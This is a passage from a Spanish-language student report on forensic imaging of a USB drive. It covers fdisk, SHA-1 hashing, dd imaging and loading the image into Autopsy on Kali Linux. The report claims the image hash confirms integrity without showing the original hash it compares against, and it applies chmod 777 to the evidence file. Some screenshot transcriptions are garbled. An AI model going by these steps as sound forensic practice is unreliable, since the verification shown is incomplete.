


Figura 301. Selección de la USB Desde Kali

9.4.2 Revisión de la detección del dispositivo

Utilizando el comando **Sudo fdisk -l** Podremos revisar que efectivamente nuestra Memoria USB b ya es detectable en desde nuestro Kali Linux

```
(root@kali)-[/home/kali]
# sudo fdisk -l

Disk /dev/sda: 25 GiB, 26843545600 bytes, 52428800 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x324ca099

Device      Boot    Start        End    Sectors    Size Id Type
/dev/sda1   *          2048    49641471   49639424   23,7G 83 Linux
/dev/sda2             49643518   52426751   2783234    1,3G  f W95 Ext'd (LBA)
/dev/sda5             49643520   52426751   2783232    1,3G  82 Linux swap / Solaris

Disk /dev/sdb: 3,75 GiB, 4027580416 bytes, 7866368 sectors
Disk model: Flash Disk
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x38c258ae

Device      Boot    Start        End    Sectors    Size Id Type
/dev/sdb1             544    7866367   7865824    3,8G  c W95 FAT32 (LBA)

(root@kali)-[/home/kali]
#
```

Figura 302. Identificación de Dispositivos

Para identificar los dispositivos de almacenamiento conectados al sistema, primero accedí al modo privilegiado usando **sudo su** e ingresando mi contraseña en la consola. Luego, pude verificar la presencia del disco principal **/dev/sda** y de la unidad USB **/dev/sdb** (una memoria de 3.75 GB), la cual corresponde al dispositivo que será analizado en el proceso forense.

9.4.3 Creación de Hash SHA1



```
(root@kali)-[/home/kali]
# sha1sum /dev/sdb > /home/kali/Escritorio/hash_forense.sha1
```

Figura 303. Generación de Hash de la Memoria USB

Para generar el hash, utilizamos el algoritmo **SHA-1** mediante el comando **sha1sum** aplicado directamente sobre el dispositivo USB **/dev/sdb**. Este proceso produce un valor hash único (SHA-1), el cual fue redirigido y guardado en con el nombre **hash_forense.sha1**, ubicado en el Escritorio de Kali Linux.




Figura 304. Hash generado.

En análisis forense digital, generar un hash criptográfico es importante ya que permite garantizar la integridad de la evidencia. El hash funciona como una "huella digital" del dispositivo o archivo: si su contenido cambia, aunque sea mínimamente, el hash resultante también cambiará. Esto permite demostrar que la evidencia no ha sido alterada durante el análisis, manteniendo así su validez legal y técnica.

9.4.4 Generamos la Imagen de la USB




```
(root@kali)-[/home/kali]
# dd if=/dev/sdb of=/home/kali/Escritorio/imagen_usb_forense.dd conv=noerror,sync
```

Figura 305. Creación de Imagen USB

Para finalizar, se empleó el **comando dd if=/dev/sdb of=/home/kali/Escritorio/imagen_usb_forense.dd conv=noerror,sync** en Kali Linux con el fin de generar una imagen forense bit a bit del dispositivo USB identificado como /dev/sdb. En el comando se define como entrada (if) el dispositivo USB y como salida (of) el archivo imagen_usb_forense.dd, el cual se almacena en el Escritorio.

Además, se agregaron los parámetros conv=noerror,sync, que permiten que el proceso continúe aun cuando se presenten sectores defectuosos, garantizando así que la copia se realice de forma íntegra y sin interrupciones.



```
(root@kali)-[/home/kali]
# dd if=/dev/sdb of=/home/kali/Escritorio/imagen_usb_forense.dd conv=noerror,sync
7866368+0 records in
7866368+0 records out
4027580416 bytes (4,0 GB, 3,8 GiB) copied, 935,757 s, 4,3 MB/s
(root@kali)-[/home/kali]
#
```

Figura 306. Finalización de la Creación de la Imagen USB

Aquí se muestra la finalización exitosa del proceso de creación de la imagen forense de la memoria USB. Se evidencia que se copiaron 7,866,368 bloques, equivalentes a 4.0 GB (3.8 GiB) de información, lo cual confirma que se obtuvo una copia completa y exacta del dispositivo.

9.4.5 Hacemos la comparación del Hash Original e Imagen USB

```
(root@kali)-[/home/kali]
# sha1sum /home/kali/Escritorio/imagen_usb_forense.dd
3288c67b5ee5ad37c17731ced4d739e4fd50cd0e /home/kali/Escritorio/imagen_usb_forense.dd

(root@kali)-[/home/kali]
#
```

Figura 307. Verificación de la Imagen USB

Después de generar la imagen forense de la memoria USB, procedimos a calcular nuevamente el hash SHA1, esta vez aplicado directamente al archivo **imagen_usb_forense.dd** para verificar la integridad de la copia creada. Para ello utilizamos el comando:

```
sha1sum /home/kali/Escritorio/imagen_usb_forense.dd
```

El comando generó el valor hash **3288c67b5ee5ad37c17731ced4d739e4fd50cd0e**, correspondiente a la imagen forense. Este resultado confirma que la copia se realizó correctamente, manteniendo la integridad de los datos tal como se encontraban en el dispositivo original.

9.4.6 Asignación de Permisos

```
(root@kali)-[/home/kali]
# chmod 777 /home/kali/Escritorio/imagen_usb_forense.dd

(root@kali)-[/home/kali]
#
```

Figura 308. Configuración de Permisos de la Imagen

Luego ejecutamos el comando **chmod 777** aplicado al archivo **imagen_usb_forense.dd** ubicado en el Escritorio de Kali Linux. Con este comando se asignan permisos de **lectura, escritura y ejecución** para el propietario, el grupo y todos los demás usuarios, permitiendo así **acceso completo** al archivo de la imagen forense.

9.4.7 Ingresamos a Autopsy




Figura 309. Aplicación Autopsy

Esta imagen muestra como ingresamos a Autopsy en el entorno de Kali Linux, aquí es donde aremos nuestra auditoria forense.

9.4.7.1 Servicios de Autopsy Iniciado





Figura 310. Nos logueamos en autopsy

Luego de ingresar a autopsy lo primero que hacemos es loquearme para esto ingresamos nuestra contraseña de kali

A terminal window titled "Terminal" with a dark background. The prompt is "[sudo] contraseña para kali:". Below it, a separator line of equals signs is followed by the text "Autopsy Forensic Browser", "http://www.sleuthkit.org/autopsy/", and "ver 2.24". Another separator line of equals signs follows. Then, it shows "Evidence Locker: /var/lib/autopsy", "Start Time: Sat Oct 11 08:15:03 2025", "Remote Host: localhost", and "Local Port: 9999". Below that, it says "Open an HTML browser on the remote host and paste this URL in it:" followed by the URL "http://localhost:9999/autopsy". The last line says "Keep this process running and use <ctrl-c> to exit".

```
[sudo] contraseña para kali:

=====

Autopsy Forensic Browser
http://www.sleuthkit.org/autopsy/
ver 2.24

=====

Evidence Locker: /var/lib/autopsy
Start Time: Sat Oct 11 08:15:03 2025
Remote Host: localhost
Local Port: 9999

Open an HTML browser on the remote host and paste this URL in it:

http://localhost:9999/autopsy

Keep this process running and use <ctrl-c> to exit
```

Figura 311. Inicialización del Servicio Web de Autopsy

Después de ejecutaremos Autopsy lo que hiciste aquí fue levantar el servidor local de Autopsy para poder analizar la imagen forense desde un navegador web. Es el paso previo antes de crear un caso y cargar la imagen imagen_usb_forense.dd

9.4.7.2 Página de Inicio de Autopsy




Figura 312. Interfaz Principal de Autopsy

Luego de iniciar el servidor de Autopsy en la terminal, accedimos a la interfaz web a través de la URL proporcionada. Desde esta pantalla principal seleccionamos la opción “Nuevo Caso (New Case)” para comenzar la creación del caso forense, lo cual nos permitirá posteriormente cargar y analizar la imagen forense de la memoria USB.

9.4.7.3 Formulario de Configuración de Caso Nuevo

CREATE A NEW CASE

1. **Case Name:** The name of this investigation. It can contain only letters, numbers, and symbols.

2. **Description:** An optional, one line description of this case.

3. **Investigator Names:** The optional names (with no spaces) of the investigators for this case.

a. b.

c. d.

e. f.

g. h.

i. j.

Figura 313. Formulario para crear un caso nuevo

Esta imagen muestra el formulario utilizado para crear un nuevo caso forense en Autopsy. En esta sección se diligencian los datos básicos del caso, tal como se explicó en clase. Primero se asigna un nombre al caso (permitiendo únicamente letras, números y símbolos). Luego se incluye una descripción opcional, en este caso “Análisis forense USB”. Finalmente, se ingresan los nombres del investigador o de los integrantes encargados del análisis. Con esta información se completa la configuración inicial del caso.

1. **Case Name:** The name of this investigation. It can contain only letters, numbers, and symbols.

2. **Description:** An optional, one line description of this case.

3. **Investigator Names:** The optional names (with no spaces) of the investigators for this case.

a. b.

c. d.

e. f.

g. h.

i. j.

Figura 314. Creamos un caso nuevo a partir del formulario

9.4.8 Caso Creado Exitosamente en Autopsy




Figura 315. Confirmación de Creación del Caso Forense

Esta imagen confirma la creación exitosa del caso forense "CASO_2025_001_LONGA" en Autopsy. El sistema ha generado automáticamente el directorio del caso en /var/lib/autopsy/CASO_2025_001_LONGA y el archivo de configuración core.au. El mensaje indica que el siguiente paso es crear un "host" para este caso, que representará el dispositivo o sistema bajo investigación.

9.4.8.1 Parámetros Opcionales de Configuración

A screenshot of the 'ADD A NEW HOST' form in the Autopsy web interface. The form has a light green background and contains six numbered fields for host configuration. Each field has a text input box. The fields are: 1. Host Name: The name of the computer being investigated. It can contain only letters, numbers, and symbols. (Input: host1) 2. Description: An optional one-line description or note about this computer. (Input:) 3. Time zone: An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the help files. (Input:) 4. Timeskew Adjustment: An optional value to describe how many seconds this computer's clock was out of sync. For example, if the computer was 10 seconds fast, then enter -10 to compensate. (Input: 0) 5. Path of Alert Hash Database: An optional hash database of known bad files. (Input:) 6. Path of Ignore Hash Database: An optional hash database of known good files. (Input:) At the bottom of the form are three orange buttons: 'ADD HOST', 'CANCEL', and 'HELP'.

Figura 316. Configuración Avanzada del Host

Esta imagen muestra los parámetros avanzados opcionales para la configuración del host en Autopsy. Incluye la zona horaria, rutas de bases de datos de hashes: una para archivos "maliciosos" conocidos (Alert Hash Database) y otra para archivos "confiables" (Ignore Hash Database).

9.4.8.2 Interfaz de Host Listo para Importar Imagen





Figura 317. Host sin Imagen

Pantalla de Autopsy mostrando el host "MVPTI" sin imágenes agregadas. Indica que se debe seleccionar "Add Image File" para importar la imagen forense de la memoria USB y comenzar el análisis.

9.4.8.3 Formulario para Agregar Imagen Forense al Host



ADD A NEW IMAGE

1. Location
Enter the full path (starting with /) to the image file.
If the image is split (either raw or ImCase), then enter "*" for the extension.

2. Type
Please select if this image file is for a disk or a single partition.
☒ Disk ☐ Partition


3. Import Method
To analyze the image file, it must be located in the evidence locker. It can be imported from its current location using a symbolic link, by copying it, or by moving it. Note that if a system failure occurs during the move, then the image could become corrupt.
☒ Symlink ☐ Copy ☐ Move

Figura 318. Configuración de Importación de Imagen

Pantalla de Autopsy para importar la imagen forense. Muestra tres configuraciones: ubicación de la imagen (/home/kali/Escritorio/imagen_usb_forense.dd), tipo (Disco o Partición) y método de importación (Enlace, Copiar o Mover). Permite cargar la imagen USB para análisis.

9.4.8.4 Configuración de Hash y Detección de Partición

Autopsy detecta automáticamente la partición FAT32 en la imagen y solicita calcular el hash MD5 para verificación. Muestra detalles técnicos de la partición y continuar la importación.



Collecting details on new...

localhost:9999/autopsy?mod=0&view=14&host=MVPIT1&case=CasoTUSB&inv=Kevin_Jaramillo&img...

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

- Calculate the hash value for this image.
- Add the following MD5 hash value for this image:
- Verify hash after importing?

File System Details

Analysis of the image file shows the following partitions:

Partition 1 (Type: Win95 FAT32 (0x0b))
Sector Range: 64 to 7866367
Mount Point: C: File System Type: fat32

ASK CANCEL HELP

For your reference, the mmls output was the following:

BBS Partition Table
Offset Sector: 0
Units are in 512 byte sectors

Slot	Start	End	Length	Description
002	000:000	0000000064	0007066367	Win95 FAT32 (0x0b)

Figura 319. Detalles de Partición y Hash

9.4.8.5 Proceso de Importación de Imagen Completado




Figura 320. Imagen Importada Exitosamente

Confirmación de que la imagen forense se importó correctamente en Autopsy. El sistema asignó IDs únicos al disco y volumen FAT32 listos para el análisis.

9.4.8.6 Interfaz de Selección de Volumen




Figura 321. Volumen Listo para Análisis

Pantalla que muestra el volumen FAT32 (C:/) importado correctamente. Permite seleccionar el volumen para iniciar el análisis forense con herramientas como línea de tiempo, integridad de imagen y bases de datos de hash.

9.4.8.7 Opciones de Búsqueda y Navegación de Archivos



The screenshot shows the Autopsy web interface in a browser window. The 'FILE ANALYSIS' tab is active, displaying search results for the directory 'C:/'. The results are organized into columns: File Name, File Type, Image Details, Meta Data, Data Unit, and File Size. The interface includes a 'Directory Seek' section on the left with a search bar and a 'File Name Search' section with a search bar. The 'File Browsing Mode' section at the bottom indicates that the user can view file and directory contents.

File Name	File Type	Image Details	Meta Data	Data Unit	File Size
r / r	Captura de pantalla 2025-05-26 232121.png	2025-05-26 23:21:22 (CEST)	2025-10-09 00:00:00 (CEST)	2025-10-09 15:45:16 (CEST)	207497 0 0 11
✓ r / r	exploit a win server.txt	2025-09-03 23:32:42 (CEST)	2025-10-09 00:00:00 (CEST)	2025-10-09 16:05:36 (CEST)	1524 0 0 28
✓ r / r	F-GFIN-63 FORMATO UNICO SOLICITUD ANTICIPO ACTUALIZADO.xlsx	2025-08-19 13:57:08 (CEST)	2025-10-09 00:00:00 (CEST)	2025-10-09 16:03:37 (CEST)	346166 0 0 25
✓ r / r	Imagen de WhatsApp 2025-09-24 a las 08:24:04 bc99daca.jpg	2025-09-24 08:24:06 (CEST)	2025-10-09 00:00:00 (CEST)	2025-10-09 16:05:36 (CEST)	131743 0 0 34
✓ r / r	Imagen de WhatsApp 2025-09-24 a las 08:24:07 95fa5db8.jpg	2025-09-24 08:24:08 (CEST)	2025-10-09 00:00:00 (CEST)	2025-10-09 16:05:36 (CEST)	151260 0 0 40
r / r	Informe #1 Manual de Metasploit 3.docx	2025-09-01 17:59:46 (CEST)	2025-10-09 00:00:00 (CEST)	2025-10-09 16:05:36 (CEST)	3830083 0 0 44
✓ r / r	Informe #1 Manual de Metasploit 3.pdf	2025-09-01 17:58:30 (CEST)	2025-10-09 00:00:00 (CEST)	2025-10-09 16:05:37 (CEST)	2565730 0 0 48

Figura 322.Herramientas de Búsqueda de Archivos

Interfaz de Autopsy con herramientas para buscar directorios específicos o archivos usando expresiones regulares, y modo de navegación para explorar el contenido de la imagen forense.

9.4.8.8 Proceso de Cálculo de Hash MD5 de la Imagen




Figura 323. Cálculo de Hash MD5

Autopsy calculando el valor hash MD5 de la imagen forense para verificar su integridad durante el análisis.

9.5.Subcapítulo 2: Conducto Para Descargar Autopsy en Windows

